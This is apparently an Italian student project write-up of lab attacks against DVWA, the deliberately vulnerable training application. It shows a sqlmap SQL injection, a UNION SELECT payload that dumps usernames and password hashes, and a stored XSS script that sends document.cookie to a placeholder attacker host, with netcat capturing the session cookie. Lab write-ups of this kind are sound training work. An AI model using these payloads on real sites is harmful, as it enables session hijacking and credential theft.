
PROGETTO


Adrian Morales

In sostanza, per eseguire l'injection, usiamo uno script che richiama lo strumento preinstallato in Kali chiamato sqlmap. Lo configuriamo fornendo un URL, i cookie di sessione (in questo caso acquisiti tramite BurpSuite) e i valori specifici nel database che vogliamo analizzare.



Prova di com'è andata 👆





Come possiamo notare chiaramente, l'attacco è andato a buon fine e abbiamo ottenuto l'accesso completo alla cartella desiderata.



Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

Vulnerability: SQL Injection (Blind)

User ID:

Submit

ID: 'UNION SELECT first_name, password FROM users#

First name: admin

Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 'UNION SELECT first name, password FROM users#

First name: Gordon

Surname: e99a18c428cb38d5f260853678922e03

ID: 'UNION SELECT first name, password FROM users#

First name: Hack

Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 'UNION SELECT first name, password FROM users#

First name: Pablo

Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 'UNION SELECT first_name, password FROM users#


First name: Bob

Surname: 5f4dcc3b5aa765d61d8327deb882cf99

More info

XSS

Per questo attacco è stato usato lo script: <script> Var i = new Image (); i.src="http://sito_dellattaccante/log.php?q="+document.cookie; </script>



Come possiamo veder dall'immagine abbiamo modificato i caratteri attraverso HTML per poter inserire lo script

```
File Actions Edit View Help

(kali@kali)-[~]

$ nc -lvp 8000

listening on [any] 8000 ...
```

Come visualizzato in figura mi sono messo in ascolto sulla porta 80. Attraverso burpsuite ho recuperato i cookie di sessione e ho concluso l'attacco con successo.

```
listening on [any] 8000 ...
192.168.1.100: inverse host lookup failed: Unknown host
connect to [192.168.1.100] from (UNKNOWN) [192.168.1.100] 58274
GET /security=low;%20PHPSESSID=bb9ed09b3ecc0c2c98d6a2a8427ff473 HTTP/1.1
Host: 192,168,1,100:8000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/
115.0
Accept: image/avif,image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: keep-alive
Referer: http://192.168.200.2/
```